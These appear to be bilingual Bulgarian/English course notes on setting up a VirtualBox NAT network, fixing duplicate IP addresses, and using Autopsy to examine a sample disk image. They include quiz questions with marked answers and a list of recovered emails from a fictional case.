
- ☐ To compress files for easier storage
- ☒ To create a forensically sound copy without altering original data
- ☐ To automatically remove corrupted files
- ☐ To encrypt all investigation data

Adding a NAT Network inside VB


В по-старите версии от File -> Preferences, а сѐра File -> Tools -> Network Manager




Искаме да го приложим за една от виртуалните си машини: д.б. -> Settings




Виждаме по подразбиране, че няма избрана NAT Network, което е чест проблем при VB, но лесно се оправя.






File -> Tools -> Network Manager -> Create



Вече се зарежда – готово




При втората проверка върху машината, вече е на разположение в списъка.



Fixing an issue with duplicate IP addresses up inside of VB – това може да се случи за поне 2 устройства с например 10.0.2.5 – тогава няма да имаме връзка. Едно от устройствата трябва да бъде напълно shut down.

Settings -> Mac Address -> Generate random. Когато генерираме нов MAC, генерираме и ново IP и това оправя дублажа и връзката.



A DHCP (Dynamic Host Configuration Protocol) server automatically assigns IP addresses, subnet masks, default gateways, and DNS settings to network devices, eliminating manual configuration. It operates using a four-step process - Discover, Offer, Request, Acknowledge (DORA) - to lease IP addresses from a defined pool for a specific duration.

What is the main benefit of adding a NAT Network in VirtualBox?

- ☒ It allows VMs to communicate with each other while accessing the internet through shared routing
- ☐ It increases the physical RAM available to the VM
- ☐ It enables GPU passthrough
- ☐ It prevents all outbound traffic by default

Which action helps resolve duplicate IP conflicts in VirtualBox networking?

- ☐ Increasing video memory
- ☒ Assigning unique MAC addresses or using DHCP
- ☐ Changing the VM's display settings
- ☐ Removing all USB controller entries

What commonly causes duplicate IP address issues in VirtualBox environments?



- ☐ Incorrect CPU virtualization settings
- ☒ Multiple VMs using the same static IP configuration
- ☐ Running VMs on SSD instead of HDD
- ☐ Using bridged mode for wireless adapters

Autopsy може да изследва HDD или GSM, може да се инсталира на различни ОС, в случая ще я сложим на W10, но е желателно да има самостоятелна работна среда (флашка?) – в практиката се използва така най-често. <https://www.autopsy.com/download/> - търсим




DOWNLOAD 64-BIT >


Около 1 GB





Маркираме първия:





The 'New Case Information' dialog box. It has a 'Steps' sidebar on the left with '1. Case Information' and '2. Optional Information'. The main area is titled 'Case Information' and contains the following fields and controls:

- Case Name:** A text field containing 'Suspects PC'.
- Base Directory:** A text field containing 'C:\Users\Student\Documents' with a 'Browse' button to its right.
- Case Type:** Radio buttons for 'Single-User' (selected) and 'Multi-User'.
- Case data will be stored in the following directory:** A text field containing 'C:\Users\Student\Documents\Suspects PC'.

At the bottom are five buttons: '< Back', 'Next >', 'Finish', 'Cancel', and 'Help'. A yellow arrow points to the 'Next >' button.

New Case Information

Steps

1. Case Information
2. **Optional Information**

Optional Information

Case:

Number: 0001

Examiner:

Name: Prof. K

Phone: 555-555-5555

Email: user@gmail.com

Notes:

Organization:

Organization analysis is being done for: Not Specified Manage Organizations

< Back Next > Finish Cancel Help

Add Data Source

Steps

1. **Select Host**
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source

Select Host

Hosts are used to organize data sources and other data.

☒ Generate new host name based on data source name

☐ Specify new host name

☐ Use existing host

< Back Next >

Add Data Source

Steps

1. Select Host
2. **Select Data Source Type**
3. Select Data Source
4. Configure Ingest
5. Add Data Source

Select Data Source Type

☒ Disk Image or Vdi File

☐ Local Disk


☐ Logical File

☐ Unallocated Space Image File

☐ Autopsy Logical Image Results

☐ JFF Test Export


< Back Next >




Времевата зона е много важна и трябва да съвпада с локацията, в която е конфискувана машината.

Скрулираме до долу и има нечекирани модули като Plaso, който позволява създаване на времеви печати. Последния Android може да махнем, ако не ни трябва.

Отиваме горе в Keyword Search и вдясно се уверяваме, че са макрирани всички полета, които биха ни потрѣбвали.



Анализът е много бавен в терабайти и може да отнеме дни, понякога седмици, като през това време, броят на възможностите в левия панел ще се увеличават.



По време на зареждането, може да разлистим Expand готовите възможности, като списък с имейлите, използвани върху машината:

Source Name	S	C	O	Account Type	ID	Data Source
67844AE1-00000007.eml				EMAIL	wilsonjimmy807@gmail.com	2020JimmyWilson.E01
6DF15AF1-0000000B.eml				EMAIL	wilsonjimmy807@gmail.com	2020JimmyWilson.E01
6DF15AF1-0000000B.eml				EMAIL	robert.ripoff@gmx.com	2020JimmyWilson.E01
72AE6952-00000009.eml				EMAIL	wilsonjimmy807@gmail.com	2020JimmyWilson.E01
72AE6952-00000009.eml				EMAIL	jose.badguy@hushmail.com	2020JimmyWilson.E01
0AD87FD6-00000003.eml				EMAIL	wilsonjimmy807@gmail.com	2020JimmyWilson.E01

Включително изпратените съобщения от-до и съдържанието им

The screenshot shows a forensic analysis interface. At the top, a table lists email sources with columns for Source Name, S, C, O, Account Type, ID, and Data Source. Below this, a detailed view of an email message is shown, including the 'From', 'To', 'CC', and 'Subject' fields. A yellow circle highlights the 'To' field, which contains the email address 'wilsonjimmy807@gmail.com'. The interface also includes tabs for 'Listing', 'Default', 'Table', 'Thumbnail', and 'Summary', and a 'Save Table as CSV' button. At the bottom, there is a progress bar indicating 'Analyzing files from 2020JimmyWilson.E01' at 65% completion.

Source Name	S	C	O	E-Mail From	E-Mail To	Subject
40564E1D-0000000E.eml				robert.ripoff@gmx.com;	wilsonjimmy807@gmail.com;	Re: new price list
67844AE1-00000007.eml				robert.ripoff@gmx.com;	wilsonjimmy807@gmail.com;	New email address
6DF15AF1-0000000B.eml				wilsonjimmy807@gmail.com;	robert.ripoff@gmx.com;	New Price List
72AE6952-00000009.eml				wilsonjimmy807@gmail.com;	jose.badguy@hushmail.com;	Re: R U Still in business
0AD87FD6-00000003.eml				wilsonjimmy807@gmail.com;	jose.badguy@hushmail.com;	New Price List
7F0474A6-00000005.eml				wilsonjimmy807@gmail.com;	robert.ripoff@gmx.com;	new price list

Result: 4 of 4 Result

E-Mail Messages

From: robert.ripoff@gmx.com; 2014-02-16 14:26:52 PST

To: wilsonjimmy807@gmail.com;

CC:

